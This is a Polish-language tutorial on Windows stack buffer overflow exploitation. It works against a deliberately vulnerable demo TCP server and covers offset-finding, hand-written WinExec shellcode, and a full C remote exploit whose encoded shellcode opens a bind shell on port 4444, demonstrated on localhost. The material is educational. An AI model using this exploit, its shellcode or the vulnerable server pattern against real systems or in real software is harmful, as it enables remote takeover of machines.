Buffer Overflow w Windows, symulacja włamania do systemu z wykorzystaniem błędu usługi sieciowej.

by h07 (h07@interia.pl)

Intro

Większość exploitów wykorzystujących przepełnienie bufora na stosie nadpisuje adres powrotu zmieniając tym samym sterowanie i wykonując skok do kodu powłoki (shellcode) znajdującego się w buforze atakowanego programu. Każdy proces w systemie Windows posiada przypisaną mu procedurę obsługi wyjątków, która uruchamiana jest, gdy program wykona nieprawidłowe operacje. Taki mechanizm w znacznym stopniu może utrudnić hakerowi dokonanie włamania. Załóżmy ze przepełniając bufor na stosie w celu nadpisania adresu powrotnego nadpiszemy tez inne zmienne. Spowoduje to naruszenie ochrony pamięci i wywołanie procedury obsługi wyjątków danego procesu. Najprawdopodobniej proces zostanie zakończony i stracimy szanse wykonania skoku do kodu powłoki znajdującego się w buforze. Problem ten można rozwiązać nadpisując strukturę EXCEPTION_REGISTRATION, ale nie ten temat stanowi motyw przewodni tego artykułu. Takie i inne atrakcje czekają na hakerów zajmujących się wyszukiwaniem luk i exploitacją w systemie Windows. Artykuł ten stanowi doskonałą pożywkę dla początkujących hakerów rozpoczynających przygodę z exploitacją w systemie Windows.

Środowisko pracy

Zanim przejdziemy do sedna sprawy musimy uzbroić się w szereg narzędzi:.

Dev C++ : Darmowe środowisko programistyczne C/C++ oparte na kompilatorze GCC.

NetCat (nc.exe) : "Scyzoryk TCP/IP" Program pozwalający wysyłać lub odbierać dowolne dane.

NASM : Netwide Assembler. Darmowy Assembler dla procesorów x86.
Jeśli będziemy chcieli stworzyć własny kod powłoki NASM okaże sie niezastąpiony.

GetAdr : Program mojego autorstwa wyświetlający adresy funkcji i bibliotek.dll.
Bardzo przydatny podczas tworzenia kodu powłoki w systemie Windows.

GDB : GNU Debugger. Darmowy program uruchomieniowy

OllyDbg : Program uruchomieniowy analizujący wybrany proces.
Jedno z najlepszych darmowych narzędzi analizujących w systemie Windows.

Warunki wstępne

Zadaniem które zostanie tu opisane krok po kroku będzie wykorzystanie słabego punktu w prostym serwerze TCP w taki sposób by przejąć kontrolę nad systemem.

Kod źródłowy serwera.

```
//serv.c

#include <stdio.h>
#include <windows.h>

#define PORT 400

char buffer[512] = "initialization";
```

```
void pass_fail()
{
char tmp[400];
sprintf(tmp, "Access denied, bad password: %s", buffer);
strcpy(buffer, tmp);
}

int main()
{
int sock, acp, i;
struct sockaddr_in server;
int len = sizeof(struct sockaddr);
WSADATA wsa;

printf("Server ready..\n");

conn_acp:
i = 0;
WSAStartup(MAKEWORD(2,0),&wsa);

sock = socket(PF_INET, SOCK_STREAM, 0);
server.sin_port = htons(PORT);
server.sin_addr.s_addr = INADDR_ANY;
server.sin_family = PF_INET;

bind(sock, (struct sockaddr*)&server, len);
listen(sock, 1);

acp = accept(sock, (struct sockaddr*)&server, &len);

repeat:

if(i == 3)
  {
  WSACleanup();
  goto conn_acp;
  }

i++;

send(acp, "\nEnter password\n", 16, 0);

memset(&buffer, 0, sizeof(buffer));
recv(acp, buffer, sizeof(buffer) -1, 0);

if(strcmp(buffer, "hello\n") == 0)

  {
  send(acp, "Password ok\n", 12, 0);
  Sleep(1000);
  }

  else

  {
  pass_fail();
  send(acp, buffer, strlen(buffer), 0);
```

```
  goto repeat;
  }

//inne operacje..
return 0;
}
```

Pierwszym krokiem jest kompilacja i uruchomienie serwera. Pamiętajmy by dolinkować do projektu bibliotekę `libwsock32.a`.

Po uruchomieniu serwer nasłuchuje na porcie 400. Jego zadaniem jest przeprowadzenie weryfikacji hasła...

```
C:\>nc -v localhost 400
DNS fwd/rev mismatch: md5 != localhost
md5 [127.0.0.1] 400 (?) open

Enter password
Ala ma kota
Access denied, bad password: Ala ma kota
```

Na pierwszy rzut oka wszystko wygląda dobrze. Jednak przyjrzyjmy się bliżej funkcji `pass_fail()` w kodzie źródłowym serwera. Zastosowana w niej funkcja `sprintf()` nie sprawdza ilości kopiowanych danych do bufora tmp. Zatem wprowadzając zbyt długie hasło przepełnimy bufor tmp doprowadzając do nadpisania danych znajdujących sie na stosie. Istnienie ów luki w serwerze potwierdzimy wysyłając za pomocą NetCat'a 400 znaków "A". W tym celu tworzymy na dysku C:\ plik buffer.txt i umieszczamy w nim odpowiednio długi łańcuch znakowy..

```
C:\>gdb serv

C:\>more buffer.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA

C:\>nc -v localhost 400 < buffer.txt
DNS fwd/rev mismatch: md5 != localhost
md5 [127.0.0.1] 400 (?) open

Enter password

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg
eax            0x403010 4206608
ecx            0x22fda0 2293152
edx            0x81ef0041       -2115043263
ebx            0x7ffd9000       2147323904
esp            0x22fd90 0x22fd90
ebp            0x41414141       0x41414141
esi            0x350680 3475072
edi            0x0      0
```

```
eip            0x41414141       0x41414141
eflags         0x10206  66054
cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
fctrl          0xffff037f       -64641
fstat          0xffff0000       -65536
ftag           0xffffffff       -1
fiseg          0x0      0
fioff          0x0      0
foseg          0xffff0000       -65536
fooff          0x0      0
```


Udało nam się nadpisać adres powrotu wartością 41414141 ("A" = hex 41). Utwierdza to nas w przekonaniu ze luka naprawdę istnieje ale by stanowiła ona zagrożenie dla bezpieczeństwa systemu musimy się dzięki niej włamać.

Plan działania.

Przystępując do pisania exploitu musimy zaplanować sposób jego działania.

-Zadanie realizowane przez exploit musi zostać wykonane jak najprościej.

-Jeśli przepełniamy bufor na stosie zadbajmy o to by exploit nie nadpisywał danych znajdujących się za adresem powrotnym (RET) umieszczonym na stosie.



-Stosowany kod powłoki powinien być jak najmniejszy i działać na większości systemów.

-Exploit nie powinien destabilizować atakowanego systemu.

Dzięki poniższemu programowi ustalimy optymalną długość bufora.

```
//num.c

#include <stdio.h>
#include <windows.h>
```

```
#define BUFF_SIZE 1000
#define HOST "localhost"
#define PORT 400
#define RET 0x42424242

int main(int argc, char *argv[])
{
char buffer[BUFF_SIZE];
int sock, len, numbytes;
struct hostent *he;
struct sockaddr_in client;
WSADATA wsa;
WSAStartup(MAKEWORD(2,0),&wsa);

if(argc == 1) exit(0);

numbytes = atoi(argv[1]);

if((he = gethostbyname(HOST)) == NULL)
  {
  printf("[-] Unable to resolve\n");
  exit(1);
  }

if((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
  {
  printf("[-] Socket error\n");
  exit(1);
  }

client.sin_family = AF_INET;
client.sin_port = htons(PORT);
client.sin_addr = *((struct in_addr *)he->h_addr);

if(connect(sock, (struct sockaddr *)&client, sizeof(struct sockaddr)) < 0)
  {
  printf("[-] Connect error\n");
  exit(1);
  }

memset(buffer, 'A', numbytes -4);
*((long*)(&buffer[numbytes -4])) = RET;

send(sock, buffer, strlen(buffer), 0);

recv(sock, buffer, BUFF_SIZE -1, 0);

return 0;
}
```

Rozpoczynamy śledzenie procesu serwera programem uruchomieniowym OllyDbg. Jeśli rejestr EIP przyjmie wartość 42424242 znaczy to ze długość bufora jest optymalna..

```
C:\>num 387

EAX      00403010      ASCII      "Access      denied,      bad      password:
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 0022FD94
EDX 003D00FF
EBX 7FFDE000
ESP 0022FD90
EBP 41414141
ESI 00390031
EDI 00360035
EIP 42424242
```

Po kilku próbach uruchamiania programu num okazało się ze optymalna długość bufora to 387 bajtów. Reasumujmy..

Bufor tmp aplikacji serwera ma pojemność 400 bajtów. Funkcja `sprintf()` kopiuje do niego łańcuch znakowy `"Access denied, bad password: "` o długości 29 bajtów a następnie nasze hasło o długości 387 bajtów. Razem daje to nam 416 bajtów, które wprowadzone do bufora tmp nadpisują adres powrotny.

Spójrzmy na zawartość globalnego bufora ulokowanego w stercie pamięci..

`Memory map:`

```
00403000  01 00 00 00 10 25 3D 00 00 00 00 00 00 00 00 00  _...._%=.........
00403010  41 63 63 65 73 73 20 64 65 6E 69 65 64 2C 20 62  Access denied, b
00403020  61 64 20 70 61 73 73 77 6F 72 64 3A 20 41 41 41  ad password: AAA
00403030  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403040  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403050  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403060  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403070  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403080  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403090  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
004030A0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
004030B0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
004030C0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
004030D0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
004030E0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
004030F0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403100  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403110  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403120  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403130  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403140  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403150  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403160  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403170  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403180  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00403190  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
004031A0  41 41 41 41 41 41 41 41 41 41 41 41 42 42 42 42  AAAAAAAAAAAABBBB
```


Zanim ramka funkcji `pass_fail()` zostanie zdjęta ze stosu a sterowanie zostanie przekazane w odpowiednie miejsce, do bufora "buffer" ulokowanego na stercie trafia zawartość bufora "tmp" za sprawą

funkcji `strcpy(buffer, tmp);`

Daje to nam możliwość wykonania kodu znajdującego się na stercie nadpisując adres powrotu adresem bufora "buffer".

Dysponując tymi danymi możemy zaplanować działanie exploitu..

[N] - NOP
[S] - Shellcode
[R] - RET



Shellcode

Interfejs Win32 korzysta z wielu bibliotek dll w których umieszczone są funkcje systemowe. Nie ma dla nas większego znaczenia czy w exploicie zastosujemy własny kod powłoki czy kod stworzony przez innego autora. Ważne natomiast jest byśmy rozumieli w jaki sposób działa ów kod powłoki.

Każda funkcja w bibliotece dll ma swój adres. Jeśli chcemy wywołać jakąś funkcje np ExitProcess() z poziomu asemblera to wykonujemy rozkaz CALL powodujący skok do adresu wybranej przez nas funkcji. Bardzo przydatny w tym momencie staje sie program mojego autorstwa o nazwie GetAdr, potrafiący określić adres dowolnej funkcji znajdującej sie w danej bibliotece dll. Jeśli funkcja którą chcemy wywołać wymaga podania parametrów to odkładamy je na stosie rozkazem PUSH w odwrotnej kolejności.

Przykład tworzenia kodu powłoki wykorzystującego funkcje WinExec().

```
C:\>getadr kernel32.dll WinExec

[*] getadr 1.0 -win32 address resolution program-  by h07

[+] WinExec is located at 0x7c86114d in kernel32.dll
[+] C array: \x4d\x11\x86\x7c
```

```
C:\>getadr kernel32.dll ExitProcess

[*] getadr 1.0 -win32 address resolution program-  by h07

[+] ExitProcess is located at 0x7c81caa2 in kernel32.dll
[+] C array: \xa2\xca\x81\x7c


;winexec.asm

Section .text

global _start

_start:

jmp short cmd

shellcode:

xor eax, eax
pop esi
mov [esi + 8], al
mov ebx, 0x7c86114d    ;WinExec()
push eax               ;0
push esi               ;"calc.exe"
call ebx               ;WinExec("calc.exe", 0);

xor eax,eax
push eax               ;0
mov ebx, 0x7c81caa2    ;ExitProcess();
call ebx               ;ExitProcess(0);

cmd:

call shellcode
db "calc.exeN"


C:\asm\BIN>nasm -f elf winexec.asm
C:\asm\BIN>ld -o winexec winexec.o
C:\asm\BIN>objdump -d winexec

winexec:     file format pei-i386

Disassembly of section .text:

00401000 <__RUNTIME_PSEUDO_RELOC_LIST_END__>:
  401000:   eb 19                   jmp    40101b
<__RUNTIME_PSEUDO_RELOC_LIST_END__+0x1b>
  401002:   31 c0                   xor    %eax,%eax
  401004:   5e                      pop    %esi
  401005:   88 46 08                mov    %al,0x8(%esi)
  401008:   bb 4d 11 86 7c          mov    $0x7c86114d,%ebx
  40100d:   50                      push   %eax
  40100e:   56                      push   %esi
  40100f:   ff d3                   call   *%ebx
```

```
  401011:   31 c0                   xor    %eax,%eax
  401013:   50                      push   %eax
  401014:   bb a2 ca 81 7c          mov    $0x7c81caa2,%ebx
  401019:   ff d3                   call   *%ebx
  40101b:   e8 e2 ff ff ff          call   401002
<__RUNTIME_PSEUDO_RELOC_LIST_END__+0x2>
  401020:   63 61 6c                arpl   %sp,0x6c(%ecx)
  401023:   63 2e                   arpl   %bp,(%esi)
  401025:   65                      gs
  401026:   78 65                   js     40108d <etext+0x54>
  401028:   4e                      dec    %esi
```

```
char shellcode[] =

"\xeb\x19\x31\xc0\x5e\x88\x46\x08\xbb\x4d\x11\x86\x7c\x50\x56\xff\xd3"
"\x31\xc0\x50\xbb\xa2\xca\x81\x7c\xff\xd3\xe8\xe2\xff\xff\xff\x63\x61"
"\x6c\x63\x2e\x65\x78\x65\x4e";
```

Otrzymany w ten sposób kod powłoki uruchomi kalkulator w systemie XP sp2 polish.
Ma on raczej wartość dydaktyczną i nie przyda nam się do przejęcia kontroli nad systemem.

Exploit

Wracając do naszego serwera nadszedł czas wykorzystać błąd przepełnienia bufora na stosie dokonując włamania do systemu. Plan i sposób działania exploitu został przedstawiony wcześniej, teraz trzeba napisać exploit..

```
//exp.c

#include <stdio.h>
#include <windows.h>

#define BUFF_SIZE 387    //rozmiar bufora
#define PORT 400         //port TCP
#define NOP 0x90         //assemblerowa instrukcja NOP
#define RET 0x00403030   //adres powrotny (return address)

char shellcode[] = //kod powloki dajacy dostep do procesora polecen systemu na
porcie TCP 4444

"\x33\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xaf"
"\x99\xe8\x2f\x83\xeb\xfc\xe2\xf4\x53\xf3\x03\x62\x47\x60\x17\xd0"
"\x50\xf9\x63\x43\x8b\xbd\x63\x6a\x93\x12\x94\x2a\xd7\x98\x07\xa4"
"\xe0\x81\x63\x70\x8f\x98\x03\x66\x24\xad\x63\x2e\x41\xa8\x28\xb6"
"\x03\x1d\x28\x5b\xa8\x58\x22\x22\xae\x5b\x03\xdb\x94\xcd\xcc\x07"
"\xda\x7c\x63\x70\x8b\x98\x03\x49\x24\x95\xa3\xa4\xf0\x85\xe9\xc4"
"\xac\xb5\x63\xa6\xc3\xbd\xf4\x4e\x6c\xa8\x33\x4b\x24\xda\xd8\xa4"
"\xef\x95\x63\x5f\xb3\x34\x63\x6f\xa7\xc7\x80\xa1\xe1\x97\x04\x7f"
"\x50\x4f\x8e\x7c\xc9\xf1\xdb\x1d\xc7\xee\x9b\x1d\xf0\xcd\x17\xff"
"\xc7\x52\x05\xd3\x94\xc9\x17\xf9\xf0\x10\x0d\x49\x2e\x74\xe0\x2d"
"\xfa\xf3\xea\xd0\x7f\xf1\x31\x26\x5a\x34\xbf\xd0\x79\xca\xbb\x7c"
"\xfc\xca\xab\x7c\xec\xca\x17\xff\xc9\xf1\xf9\x73\xc9\xca\x61\xce"
"\x3a\xf1\x4c\x35\xdf\x5e\xbf\xd0\x79\xf3\xf8\x7e\xfa\x66\x38\x47"
"\x0b\x34\xc6\xc6\xf8\x66\x3e\x7c\xfa\x66\x38\x47\x4a\xd0\x6e\x66"
"\xf8\x66\x3e\x7f\xfb\xcd\xbd\xd0\x7f\x0a\x80\xc8\xd6\x5f\x91\x78"
```

```
"\x50\x4f\xbd\xd0\x7f\xff\x82\x4b\xc9\xf1\x8b\x42\x26\x7c\x82\x7f"
"\xf6\xb0\x24\xa6\x48\xf3\xac\xa6\x4d\xa8\x28\xdc\x05\x67\xaa\x02"
"\x51\xdb\xc4\xbc\x22\xe3\xd0\x84\x04\x32\x80\x5d\x51\x2a\xfe\xd0"
"\xda\xdd\x17\xf9\xf4\xce\xba\x7e\xfe\xc8\x82\x2e\xfe\xc8\xbd\x7e"
"\x50\x49\x80\x82\x76\x9c\x26\x7c\x50\x4f\x82\xd0\x50\xae\x17\xff"
"\x24\xce\x14\xac\x6b\xfd\x17\xf9\xfd\x66\x38\x47\x5f\x13\xec\x70"
"\xfc\x66\x3e\xd0\x7f\x99\xe8\x2f";


int main(int argc, char *argv[])
{
char buffer[BUFF_SIZE +1];
int sock, len;
struct hostent *he;
struct sockaddr_in client;
WSADATA wsa;
WSAStartup(MAKEWORD(2,0),&wsa);

printf("\n[*] Buffer overflow remote exploit (demo) by h07\n");

if(argc == 1)
  {
  printf("[*] usage: %s <host>\n", argv[0]);
  exit(0);
  }

if((he = gethostbyname(argv[1])) == NULL)
  {
  printf("[-] Unable to resolve\n");
  exit(1);
  }

if((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
  {
  printf("[-] Socket error\n");
  exit(1);
  }

client.sin_family = AF_INET;
client.sin_port = htons(PORT);
client.sin_addr = *((struct in_addr *)he->h_addr);

if(connect(sock, (struct sockaddr *)&client, sizeof(struct sockaddr)) < 0)
  {
  printf("[-] Connect error\n");
  exit(1);
  }

printf("[+] Connected to %s\n", argv[1]);

//Wypelnienie bufora instrukcjami NOP
memset(buffer, NOP, BUFF_SIZE -1);

//Umieszczenie w buforze kodu powloki
memcpy(buffer + BUFF_SIZE -strlen(shellcode) -4, shellcode,
strlen(shellcode));
```

```
//Zapisanie adresu powrotnego w czterech ostatnich bajtach bufora
*((long*)(&buffer[BUFF_SIZE -4])) = RET;

printf("[+] Create buffer: ok\n");

if(send(sock, buffer, strlen(buffer), 0) < 0)
  {
  printf("[-] Sending buffer: failed\n");
  exit(1);
  }

printf("[+] Sending buffer: ok\n");
printf("[*] Check your shell on %s:4444\n", argv[1]);

recv(sock, buffer, BUFF_SIZE -1, 0);
return 0;
}
```

Exploit wykorzystuje shellcode uruchamiający zdalną powłokę na porcie TCP 4444, dzięki czemu przejmiemy kontrole nad systemem gdy kod powłoki zostanie wykonany przez "dziurawy serwer" na skutek przepełnienia bufora. Adres powrotu został ustalony na podstawie zrzutu pamięci programu OllyDbg i wskazuje na instrukcje NOP w globalnym buforze programu.

Memory map:

```
00403000  01 00 00 00 10 25 3D 00 00 00 00 00 00 00 00 00  _...._%=.........
00403010  41 63 63 65 73 73 20 64 65 6E 69 65 64 2C 20 62  Access denied, b
00403020  61 64 20 70 61 73 73 77 6F 72 64 3A 20 90 90 90  ad password: □□□
00403030   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  □□□□□□□□□□□□□□□□
<--- RET (return address)
00403040  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  □□□□□□□□□□□□□□□□
00403050  90 90 90 90 33 C9 83 E9 B0 D9 EE D9 74 24 F4 5B  □□□□3É□é°ÙîÙt$ô[
00403060  81 73 13 AF 99 E8 2F 83 EB FC E2 F4 53 F3 03 62  □s_Ż™č/□ëüâôSó_b
00403070  47 60 17 D0 50 F9 63 43 8B BD 63 6A 93 12 94 2A  G`_ÐPůcC‹˝cj“_”*
00403080   D7 98 07 A4 E0 81 63 70 8F 98 03 66 24 AD 63 2E  ×□ ¤ŕ□cpź□_f$c.
<--- shellcode
00403090  41 A8 28 B6 03 1D 28 5B A8 58 22 22 AE 5B 03 DB  A¨(¶__([¨X""®[_Ű
```

Uruchamiamy serwer i "exploitujemy"..

```
C:\>exp localhost

[*] Buffer overflow remote exploit (demo) by h07
[+] Connected to localhost
[+] Create buffer: ok
[+] Sending buffer: ok
[*] Check your shell on localhost:4444

C:\>nc -v localhost 4444
DNS fwd/rev mismatch: md5 != localhost
md5 [127.0.0.1] 4444 (?) open
Microsoft Windows XP [Wersja 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\h07\Pulpit\BO serv>echo %username%
echo %username%
```

h07

W ten oto sposób wykorzystaliśmy błąd w prostej aplikacji sieciowej dokonując włamania do systemu.

Outro

Co warto wiedzieć rozpoczynając pisanie exploitów dla systemu Windows?

Przede wszystkim rozumieć w jaki sposób działa ten system, który według mnie niesłusznie określany jest mianem "WinShit'u". Mam na myśli takie pojęcia jak.. Win32 i PE-COFF, wątki, DCOM i DCE-RPC, tokeny, procedury obsługi wyjątków, struktura SEH, bloki TEB i PEB. Niezbędne jest również rozumienie metod włamań takich jak buffer overflow, heap overflow, format string, które występują na każdej platformie dla której dostępny jest język C.

EoF;